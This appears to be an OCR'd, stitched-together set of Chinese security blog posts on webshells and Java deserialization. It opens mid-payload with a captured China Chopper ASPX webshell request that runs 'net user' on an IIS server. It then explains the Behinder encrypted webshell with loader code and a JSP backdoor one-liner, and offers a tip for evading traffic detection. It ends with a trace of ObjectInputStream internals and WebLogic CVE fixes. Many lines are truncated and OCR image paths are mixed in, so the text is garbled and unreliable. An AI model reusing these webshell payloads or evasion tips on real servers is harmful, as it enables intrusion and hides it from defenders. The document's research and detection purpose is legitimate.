aXJ1Y3RTdGFuZGFyZE91dHB1dD10cnV1O2MuUmVkaXJ1Y3RTdGFuZGFyZEVycm9yPXRydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5FbmNvZGluZy5HZXRFbmNvZGl
Zyg5MzYpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVlc3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYXJkRXJ
yb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKSk7")),"unsafe");}catch(err){Response.Write("ERROR:// "%2Berr.message);}
Response.Write("|<-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkM6XEluZXRwdWJcd3d3cm9vdFwiJm5ldCB1c2VyJmVjaG8gW1NdJmNkJmVjaG8gW0VdHTTP/1.1 200 OK
Connection: close
Date: Fri, 17 Aug 2018 05:45:18 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 516

->|
\\Q0041268-2D68F3 ...............


-------------------------------------------------------------------------------
aaa                      aaaa                     Administrator
ASPNET                   bbbb                     ccc
```

冰蝎的原理

为了解决以上痛点，冰蝎的做法

1: 直接发送编译之后的字节码（.java 编译后的class文件）进行交互；

2: 使用AES加密流量，post 至服务端；



冰蝎的实现

服务端

服务器端动态解析二进制class文件：

这里冰蝎的做法十分高明，为了能够解析来自客户端的class 文件，Java并没有提供直接解析class字节数组的接口，间接的利用classloader的defineClass方法进行恶意加载，可以将byte[]直接转换为Class

ReflectionExec.java　ClassLoader.java　ProcessImpl.java　IoUntil.java　StingUntil.java　WebShellBasic

define　Match Case　Words　Regex

```
43        * @throws  NoClassDefFoundError
44        *          If <tt>name</tt> is not equal to the <a href="#name">binary
45        *          name</a> of the class specified by <tt>b</tt>
46        *
47        * @throws  IndexOutOfBoundsException
48        *          If either <tt>off</tt> or <tt>len</tt> is negative, or if
49        *          <tt>off+len</tt> is greater than <tt>b.length</tt>.
50        *
51        * @throws  SecurityException
52        *          If an attempt is made to add this class to a package that
53        *          contains classes that were signed by a different set of
54        *          certificates than this class, or if <tt>name</tt> begins with
55        *          "<tt>java.</tt>".
56        */
57 @     protected final Class<?> defineClass(String name, byte[] b, int off, int len,
58                                             ProtectionDomain protectionDomain)
59         throws ClassFormatError
60     {
61         protectionDomain = preDefineClass(name, protectionDomain);
62         String source = defineClassSourceLocation(protectionDomain);
63         Class<?> c = defineClass1(name, b, off, len, protectionDomain, source);
64         postDefineClass(c, protectionDomain);
65         return c;
66     }
67
68     /**
69      * Converts a {@link java.nio.ByteBuffer <tt>ByteBuffer</tt>}
70      * into an instance of class <tt>Class</tt>.
```

执行编译好的class 代码：

```
package net.rebeyond;
import sun.misc.BASE64Decoder;

public class Demo {
    public static class Myloader extends ClassLoader //继承ClassLoader
    {
        public  Class get(byte[] b)
        {
            return super.defineClass(b, 0, b.length);
        }
    }
    public static void main(String[] args) throws Exception {
        // TODO Auto-generated method stub
        String classStr="yv66vgAAADQAKAcAAgEAFW5ldC9yZWJleW9uZC9SZWJleW9uZAcABAEAEGphdmEvbGFuZy9P
        BASE64Decoder code=new sun.misc.BASE64Decoder();
        Class result=new Myloader().get(code.decodeBuffer(classStr));//将base64解码成byte数组，并传
        System.out.println(result.newInstance().toString());
    }
}
```

服务端动态解密与执行：

```
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;



public class Decrypt
{
  public static byte[] Encrypt(byte[] bs, String key) throws Exception {
    byte[] raw = key.getBytes("utf-8");
    SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(1, skeySpec);
    return cipher.doFinal(bs);
  }


  public static byte[] EncryptForCSharp(byte[] bs, String key) throws Exception {
    byte[] raw = key.getBytes("utf-8");
    IvParameterSpec iv = new IvParameterSpec(raw);
    SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, skeySpec, iv);
    return cipher.doFinal(bs);
  }


  public static byte[] EncryptForPhp(byte[] bs, String key) throws Exception {
    byte[] raw = key.getBytes("utf-8");
    SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, skeySpec, new IvParameterSpec(new byte[16]));
    return cipher.doFinal(bs);
  }

  public static byte[] EncryptForAsp(byte[] bs, String key) throws Exception {
    for (int i = 0; i < bs.length; i++)
    {
```

payload 交互构造：

1: 重写Object类的toString方法来作为我们的Payload执行入口

2: 使用equals方法与servlet的内置对象Request、Response、Seesion等servlet相关对象传递

3: 复写ClassLoader的构造函数，传递一个指定的ClassLoader实例进去 （ClassLoader来defineClass出来的类与Request、Response、Seesion这些类的ClassLoader不是同一个，所以在equals中访问这些类会出现java.lang.ClassNotFoundException异常）

客户端步骤

1: 远程获取加密密钥

2: 动态生成class字节数组 通过ASM框架从jar包中以字节流的形式取出class文件

3: 已编译类的参数化

4: 加密payload

5: 发送payload，接收执行结果并解密：

护网后的安全设备针对冰蝎的流量分析拦截方式

基于GET请求包的检测特征：

1. url包含 .php?pass= ；（密码如果被修改后，此检测特征无效）
2. 请求body包含 Content-Length: 16

基于GET响应包的检测特征：返回16位密钥

基于POST请求包的检测特征： Content-Type: application/octet-stream

基于POST响应包的检测特征： Transfer-Encoding: chunked

百度的OpenRASP可以通过命令执行的**堆栈日志**识别冰蝎（安装自带插件即可看到日志），日志中会看到应用大量堆栈跟踪活动记录。

演练期间见到最多的就是冰蝎动态后门了，其中JSP版本通过自定义ClassLoader + defineClass方法来实现eval特性。

```
new U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newIns
tance().equals(pageContext);
```

因为流量是AES双向加密的，对绕过WAF和IDS会比较有效。但部署在应用内部的OpenRASP，还是能够看到后门操作（安装 999-event-logger 插件即可看到日志）：

```
[event-logger] Listing directory content:/
[event-logger] Execute command: whoami
```

```
java.lang.ProcessBuilder.start
```

针对现有流量层检测设备的bypass tip思路

自行实现一套私有算法，对流量进行加解密，比如用python 实现，对菜刀进行流量中转代理等操作；

结束语

好了，这里就是近几年大多数 java shell 的 演变及对抗过程，欢迎大家多多交流。 后续根据实际情况，与大家交流关于webshell 后渗透维权的姿势。

Java反序列化过程深究

0x01 概述

互联网上大家针对Java反序列化的讨论有很多了，但是这里我还是想聊聊，这里仅仅记录一下自己的学习笔记，之前我在Java 反序列化深究中讨论了为什么，通过重写 **readObject** 方法会导致反序列化的问题，当然后续整个过程我们也没继续，当然现在继续回来讨论这个事情。

0x02 反序列化过程

这里需要配合我们的反序列化字节流里面的数据来看。

```
ζ java -jar SerializationDumper-v1.1.jar "ACED00057372000A4F626A65637443616C6333
731C20ACF0183B0200007870"

STREAM_MAGIC - 0xac ed
STREAM_VERSION - 0x00 05
Contents
  TC_OBJECT - 0x73
    TC_CLASSDESC - 0x72
      className
        Length - 10 - 0x00 0a
        Value - ObjectCalc - 0x4f626a65637443616c63
      serialVersionUID - 0x33 73 1c 20 ac f0 18 3b
      newHandle 0x00 7e 00 00
      classDescFlags - 0x02 - SC_SERIALIZABLE
      fieldCount - 0 - 0x00 00
      classAnnotations
        TC_ENDBLOCKDATA - 0x78
      superClassDesc
        TC_NULL - 0x70
    newHandle 0x00 7e 00 01
    classdata
      ObjectCalc
        values
```

而下面是整个过程的调用栈，我们一点点来看。

```
exec:347, Runtime (java.lang)
readObject:11, ObjectCalc
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:497, Method (java.lang.reflect)
invokeReadObject:1017, ObjectStreamClass (java.io)
readSerialData:1896, ObjectInputStream (java.io)
readOrdinaryObject:1801, ObjectInputStream (java.io)
readObject0:1351, ObjectInputStream (java.io)
readObject:371, ObjectInputStream (java.io)
main:11, unSerializableCalc
```

在 **ObjectInputStream#readObject0**，会根据 **tc** 的 **byte** 值进入 **switch** 中，选择相关的 **case** 进行下一步操作。回到之前反序列化字节流中，我们可以看到这里的 **TC_OBJECT** 为 **0x73**，所以这里会进入 **case** 为 **TC_OBJECT** 中 **readOrdinaryObject** 的进行字节流的处理。

```
STREAM_MAGIC - 0xac ed
STREAM_VERSION - 0x00 05
Contents
  TC_OBJECT - 0x73
    TC_CLASSDESC - 0x72
      className
        Length - 10 - 0x00 0a
        Value - ObjectCalc - 0x4f626a65637443616c63
      serialVersionUID - 0x33 73 1c 20 ac f0 18 3b
      newHandle 0x00 7e 00 00
      classDescFlags - 0x02 - SC_SERIALIZABLE
      fieldCount - 0 - 0x00 00
      classAnnotations
        TC_ENDBLOCKDATA - 0x78
      superClassDesc
        TC_NULL - 0x70
    newHandle 0x00 7e 00 01
    classdata
      ObjectCalc
        values
```

```
byte tc;
while ((tc = bin.peekByte()) == TC_RESET) {
    bin.readByte();
    handleReset();
}

depth++;
try {
    switch (tc) {
        case TC_NULL:
            return readNull();

        case TC_REFERENCE:
            return readHandle(unshared);

        case TC_CLASS:
            return readClass(unshared);

        case TC_CLASSDESC:
        case TC_PROXYCLASSDESC:
            return readClassDesc(unshared);

        case TC_STRING:
        case TC_LONGSTRING:
            return checkResolve(readString(unshared));

        case TC_ARRAY:
            return checkResolve(readArray(unshared));

        case TC_ENUM:
            return checkResolve(readEnum(unshared));

        case TC_OBJECT:
            return checkResolve(readOrdinaryObject(unshared));
```

跟进 **readOrdinaryObject**，在 **readOrdinaryObject** 中会根据字节流中的下一个关键字 **TC_CLASSDESC** 进行相关处理，这个 **TC_CLASSDESC** 是一个 **类描述符标识**，我们可以看到 **TC_CLASSDESC** 中的 **classname** 的value正是我们前面测试代码中的 **ObjectCalc** 这个类名字。

```
TC_CLASSDESC - 0x72
  className
    Length - 10 - 0x00 0a
    Value - ObjectCalc - 0x4f626a65637443616c63
```

而处理上述这些东西的方法自然是 **readClassDesc**，这里画个重点，下面反序列化的一些修复方法其实和这个里面的一些有关系，当然这里面还有个 **TC_PROXYCLASSDESC** 引起了我的注意，这个 **TC_PROXYCLASSDESC** 是 **代理类描述符**，看到代理类这三个字相信熟悉反序列化的朋友们可能不会陌生，当然不太熟悉的朋友可以了解一下 **ysoserial** 这个项目，这个项目中大量使用了动态代理方式，这种方式反序列化利用本次不会深入探讨，所以话说回来。

```
//ObjectInputStream#readOrdinaryObject
private Object readOrdinaryObject(boolean unshared)
        throws IOException
    {
        if (bin.readByte() != TC_OBJECT) {
            throw new InternalError();
        }

        ObjectStreamClass desc = readClassDesc(false);
        desc.checkDeserialize();

//ObjectInputStream#readClassDesc
private ObjectStreamClass readClassDesc(boolean unshared)
        throws IOException
    {
        byte tc = bin.peekByte();
        switch (tc) {
            case TC_NULL:
                return (ObjectStreamClass) readNull();

            case TC_REFERENCE:
                return (ObjectStreamClass) readHandle(unshared);

            case TC_PROXYCLASSDESC:
                return readProxyDesc(unshared);

            case TC_CLASSDESC:
                return readNonProxyDesc(unshared);

            default:
                throw new StreamCorruptedException(
                    String.format("invalid type code: %02X", tc));
        }
    }
```

这里我们分别跟进一下 **readProxyDesc** 和 **readNonProxyDesc** 方法，首先跟进 **readNonProxyDesc** 方法，我删除部分代码，可以看看下面代码中的 **resolveClass**，**resolveClass** 处理的 **readDesc** 正是我们要利用的一个类 **OjectClac**。

```
private ObjectStreamClass readNonProxyDesc(boolean unshared)
    throws IOException
...
    Class<?> cl = null;
    ClassNotFoundException resolveEx = null;
    bin.setBlockDataMode(true);
    final boolean checksRequired = isCustomSubclass();
    try {
        if ((cl = resolveClass(readDesc)) == null) {
            resolveEx = new ClassNotFoundException("null class");
        } else if (checksRequired) {
            ReflectUtil.checkPackageAccess(cl);
        }
    }
```

```
ObjectStreamClass readDesc = null;   readDesc (slot 4): "ObjectCalc: static final long serialVersionUID = 37073
  {
    readDesc = readClassDescr
  } catch (ClassNotFoundExcepti
    throw (IOException) new I
      "failed to read class
  }
readDesc
▼ readDesc = {ObjectStreamClass@500} "ObjectCalc: static final long serialVersionl
    cl = null
  ▶ name = "ObjectCalc"
```

而继续跟进 **resolveClass** 方法，可以看到通过 **Class.forName** 方法反射调用我们的利用类 **ObjcetCalc** 。

```
protected Class<?> resolveClass(ObjectStreamClass desc)
    throws IOException, ClassNotFoundException
{
    String name = desc.getName();
    try {
        return Class.forName(name, false, latestUserDefinedLoader());
    }
```

再回头看看 **readProxyDesc** 这个类，其实 **readProxyDesc** 和 **readNonProxyDesc** 在写法上会发现很像，唯一的区别就是在 **resolveProxyClass** 这个类上。

```
private ObjectStreamClass readProxyDesc(boolean unshared)
    throws IOException
...
    ObjectStreamClass desc = new ObjectStreamClass();
...
    try {
        if ((cl = resolveProxyClass(ifaces)) == null) {
            resolveEx = new ClassNotFoundException("null class");
        }
```

跟进 **resolveProxyClass** 中，这个方法最后会调用 **Proxy.getProxyClass** 来处理，比如获取代理类这些操作。

```
    protected Class<?> resolveProxyClass(String[] interfaces)
        throws IOException, ClassNotFoundException
    {
...
        try {
            return Proxy.getProxyClass(
                hasNonPublicInterface ? nonPublicLoader : latestLoader,
                classObjs);
```

当然经过 **readProxyDesc** 或者 **readNonProxyDesc** 处理之后实际上完成了类的实例化，也就说经过 **readClassDesc** 处理之后，完成了类的实例化，代码继续向下处理，标记了一些注释，这里自然是进入到 **readSerialData** 中。

```
    private Object readOrdinaryObject(boolean unshared)
        throws IOException
        ObjectStreamClass desc = readClassDesc(false);    //实例化对象
        desc.checkDeserialize();        //判断对应类是否反序列化

        Class<?> cl = desc.forClass();      //获取类对象，这里是ObjectCalc
        Object obj;
        try {
            obj = desc.isInstantiable() ? desc.newInstance() : null;   //判断是否
        }
...
        if (desc.isExternalizable()) {        //如果序列化的接口是Externalizable类型
            readExternalData((Externalizable) obj, desc);
        } else {

            readSerialData(obj, desc);
        }
```

> Externalizable类型的反序列化类型，可以通过writeExternal()和readExternal()方法指定一个类的部分数据进行序列化与反序列化。Serializable接口也可以实现类似的机制：将不想要序列化的部分添加一个关键字：transient（临时的）。它声明的变量实行序列化操作的时候不会写入到序列化文件中去。

在 **readSerialData** 中有一个 **slotDesc.hasReadObjectMethod** 判断，而我们在《Java 反序列化深究》讨论过就是它判断是否反序列化，跟进 **hasReadObjectMethod** 实际上是判断 **readObjectMethod** 是否为null，并且结果是 **boolean** 型。

```
boolean hasReadObjectMethod() {
    return (readObjectMethod != null);
}
```

这个 **readObjectMethod** 如何来的，实际上需要追溯到前面 **readClassDesc** 和 **readNonProxyDesc** 中，实际上，这两个方法实例化类之后，都有一个 **desc.initNonProxy** 构造方法来处理结果。

```
//ObjectInputStream#readNonProxyDesc
try {
        if ((cl = resolveClass(readDesc)) == null) {
            resolveEx = new ClassNotFoundException("null class");
        } else if (checksRequired) {
            ReflectUtil.checkPackageAccess(cl);
        }
    } catch (ClassNotFoundException ex) {
        resolveEx = ex;
    }
    skipCustomData();

    desc.initNonProxy(readDesc, cl, resolveEx, readClassDesc(false));

//ObjectInputStream#readClassDesc
    try {
        if ((cl = resolveProxyClass(ifaces)) == null) {
            resolveEx = new ClassNotFoundException("null class");
        } else if (!Proxy.isProxyClass(cl)) {
            throw new InvalidClassException("Not a proxy");
        } else {
            // ReflectUtil.checkProxyPackageAccess makes a test
            // equivalent to isCustomSubclass so there's no need
            // to condition this call to isCustomSubclass == true here.
            ReflectUtil.checkProxyPackageAccess(
                    getClass().getClassLoader(),
                    cl.getInterfaces());
        }
    } catch (ClassNotFoundException ex) {
        resolveEx = ex;
    }
    skipCustomData();

    desc.initProxy(cl, resolveEx, readClassDesc(false));
```

跟进 **initNonProxy** 构造方法，实际上这两个方法都会调用 **lookup** 方法处理 **cl**，而 **cl** 实际上就是我们实例化的那个类，在这个例子中是 **ObjectCalc** 类。

```
void initNonProxy(ObjectStreamClass model,
                      Class<?> cl,
                      ClassNotFoundException resolveEx,
                      ObjectStreamClass superDesc)
        throws InvalidClassException
    {
        this.cl = cl;
        if (cl != null) {
            localDesc = lookup(cl, true);

void initProxy(Class<?> cl,
                   ClassNotFoundException resolveEx,
                   ObjectStreamClass superDesc)
        throws InvalidClassException
    {
        this.cl = cl;

        if (cl != null) {
            localDesc = lookup(cl, true);
```

跟进 **lookup** 在实例化 **ObjectStreamClass**，处理了 **cl** 对象，而这个 **cl** 在我们这里面就是 **ObjectCalc**。

```
 static ObjectStreamClass lookup(Class<?> cl, boolean all) {
        if (!(all || Serializable.class.isAssignableFrom(cl))) {
            return null;
        }
  ...
        if (entry == null) {
            try {
                entry = new ObjectStreamClass(cl);
            } catch (Throwable th) {
                entry = th;
            }
```

跟进 **ObjectStreamClass**，可以看到而这个 **cl** 在我们这里面就是 **ObjectCalc**，而这里会有个判断是否 **externalizable**，这个属性我们前面说过了。

```
private ObjectStreamClass(final Class<?> cl) {
    this.cl = cl;
    name = cl.getName();
    isProxy = Proxy.isProxyClass(cl);
    isEnum = Enum.class.isAssignableFrom(cl);
    serializable = Serializable.class.isAssignableFrom(cl);
    externalizable = Externalizable.class.isAssignableFrom(cl);
...

    if (serializable) {
        AccessController.doPrivileged(new PrivilegedAction<Void>() {
            public Void run() {
...
                if (externalizable) {     //判断接口是不是
                    cons = getExternalizableConstructor(cl);
                } else {
                    cons = getSerializableConstructor(cl);
                    writeObjectMethod = getPrivateMethod(cl, "writeObject",
                        new Class<?>[] { ObjectOutputStream.class },
                        Void.TYPE);
                    readObjectMethod = getPrivateMethod(cl, "readObject",
                        new Class<?>[] { ObjectInputStream.class },
                        Void.TYPE);
```

跟进 **getPrivateMethod** 方法，可以看到他会对一些属性进行判断。

```
private static Method getPrivateMethod(Class<?> cl, String name,
                                       Class<?>[] argTypes,
                                       Class<?> returnType)
{
    try {
        Method meth = cl.getDeclaredMethod(name, argTypes);
        meth.setAccessible(true);
        int mods = meth.getModifiers();
        return ((meth.getReturnType() == returnType) &&
                ((mods & Modifier.STATIC) == 0) &&
                ((mods & Modifier.PRIVATE) != 0)) ? meth : null;
    } catch (NoSuchMethodException ex) {
        return null;
    }
}
```

比如拿下面这个例子为例子：

```
readObjectMethod = getPrivateMethod(cl, "readObject",new Class<?>[] { Objec
```

- 方法名为readObject
- 返回类型为void
- 传入参数为一个ObjectInputStream.class类型参数
- 修饰符不能包含static
- 修饰符必须包含private

所以说满足这种情况下才会进入反序列化的下一步核心 **slotDesc.invokeReadObject** 中，否则会进入 **defaultReadFields** 进行处理。

```
private void readSerialData(Object obj, ObjectStreamClass desc)
    throws IOException
{
    ObjectStreamClass.ClassDataSlot[] slots = desc.getClassDataLayout();
    for (int i = 0; i < slots.length; i++) {
        ObjectStreamClass slotDesc = slots[i].desc;

        if (slots[i].hasData) {
            if (obj != null &&
                slotDesc.hasReadObjectMethod() &&
                handles.lookupException(passHandle) == null)
            {
                SerialCallbackContext oldContext = curContext;

                try {
                    curContext = new SerialCallbackContext(obj, slotDesc);

                    bin.setBlockDataMode(true);
                    slotDesc.invokeReadObject(obj, this);
                } catch (ClassNotFoundException ex) {
...
            } else {

                defaultReadFields(obj, slotDesc);
            }
```

跟进 **invokeReadObject** ，最后可以看到调用 **readObjectMethod.invoke** 实际上再往下走就是一些反射方法了。

```
void invokeReadObject(Object obj, ObjectInputStream in)
    throws ClassNotFoundException, IOException,
           UnsupportedOperationException
{
    if (readObjectMethod != null) {
        try {
            readObjectMethod.invoke(obj, new Object[]{ in });
        }
}
```

再回到 **ObjectInputStream#readSerialData** 中，我们讨论了 **slots[i].hasData** 为 **true** 的情况下，实际上当这个 **if** 为 **false** 的时候来到的是 ***slotDesc.invokeReadObjectNoData***。

```
private void readSerialData(Object obj, ObjectStreamClass desc)
    throws IOException
{
                if (slots[i].hasData) {
                bin.setBlockDataMode(true);
                slotDesc.invokeReadObject(obj, this);
            }
        if (slotDesc.hasWriteObjectData()) {
            skipCustomData();
        } else {
            bin.setBlockDataMode(false);
        }
    } else {
        if (obj != null &&
            slotDesc.hasReadObjectNoDataMethod() &&
            handles.lookupException(passHandle) == null)
        {
            slotDesc.invokeReadObjectNoData(obj);
        }
```

而这个判断是实际是根据序列化的时候是不是重写了 **readObjectNoData** 来进行反序列化。

```
readObjectNoDataMethod = getPrivateMethod(cl, "readObjectNoData", null, Void.TYF
                hasWriteObjectData = (writeObjectMethod != null);
```

再回到我们前面讨论 **readOrdinaryObject**，我们讨论了序列化接口不是 **Externalizable** 类型，如果是的话自然会进入 **readExternalData** 中。


```
    private Object readOrdinaryObject(boolean unshared)
        throws IOException
        ObjectStreamClass desc = readClassDesc(false);    //实例化对象
        desc.checkDeserialize();        //判断对应类是否反序列化

        Class<?> cl = desc.forClass();        //获取类对象，这里是ObjectCalc
        Object obj;
        try {
            obj = desc.isInstantiable() ? desc.newInstance() : null;   //判断是否
        }
...
        if (desc.isExternalizable()) {          //如果序列化的接口是类型，就进入readExte
            readExternalData((Externalizable) obj, desc);
        } else {
            readSerialData(obj, desc);
        }
```

跟进 **readExternalData** 方法，这个方法调用了 **obj.readExternal** 进行处理，也就是说构造 **payload** 的时候要达到这个触发点，需要用 **writeExternal()和readExternal()方法指定一个类的部分数据进行序列化与反序列化。**

```
    private void readExternalData(Externalizable obj, ObjectStreamClass desc)
        throws IOException
    {
        SerialCallbackContext oldContext = curContext;
        curContext = null;
        try {
            boolean blocked = desc.hasBlockExternalData();
            if (blocked) {
                bin.setBlockDataMode(true);
            }
            if (obj != null) {
                try {
                    obj.readExternal(this);
```

在廖师傅的反序列攻击时序图，补充了一些我的理解。



0x03 漏洞场景

拿 **weblogic t3** 反序列化举例子，可以看到基本上做修复的方式都是针对 **resolveProxyClass** 和 **resolveClass** 进行的修复黑名单处理。

CVE-2017-3248

这个漏洞修复方式针对 **resolveProxyClass**，进行 **java.rmi.registry.Registry** 的黑名单拦截。

```
protected Class<?> resolveProxyClass(String[] var1) throws IOException, ClassNot
        String[] var2 = var1;
        int var3 = var1.length;

        for(int var4 = 0; var4 < var3; ++var4) {
            String var5 = var2[var4];
            if (var5.equals("java.rmi.registry.Registry")) {
                throw new InvalidObjectException("Unauthorized proxy deseria
            }
        }

        return super.resolveProxyClass(var1);
    }
```

CVE-2019-2890

这个漏洞修复方式针对 **resolveClass** ，进行黑名单拦截。

```
public static Subject readSubject(ObjectInputStream in) throws ClassNotFoundException, IOException {
    int length = in.readInt();
    byte[] bytes = new byte[length];
    in.readFully(bytes);
    if (platformService != null && platformService.isServer()) {
        bytes = securityService != null ? securityService.decrypt(bytes) : bytes;
    }

    ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
    ObjectInputStream in2 = new PersistenceSubjectHelper.WSFilteringObjectInputStream(bais);
    Subject subject = (Subject)in2.readObject();
    in2.close();
    return subject;
}

public static class WSFilteringObjectInputStream extends FilteringObjectInputStream {
    private String firstClassName;

    public WSFilteringObjectInputStream(InputStream in) throws IOException {
        super(in);
    }

    protected Class<?> resolveClass(ObjectStreamClass descriptor) throws ClassNotFoundException, IOException {
        Class clazz = super.resolveClass(descriptor);
        if (this.firstClassName == null) {
            String className = descriptor.getName();

            try {
                clazz.asSubclass(Subject.class);
            } catch (Exception var5) {
                throw new InvalidClassException("Unauthorized deserialization attempt.");
            }

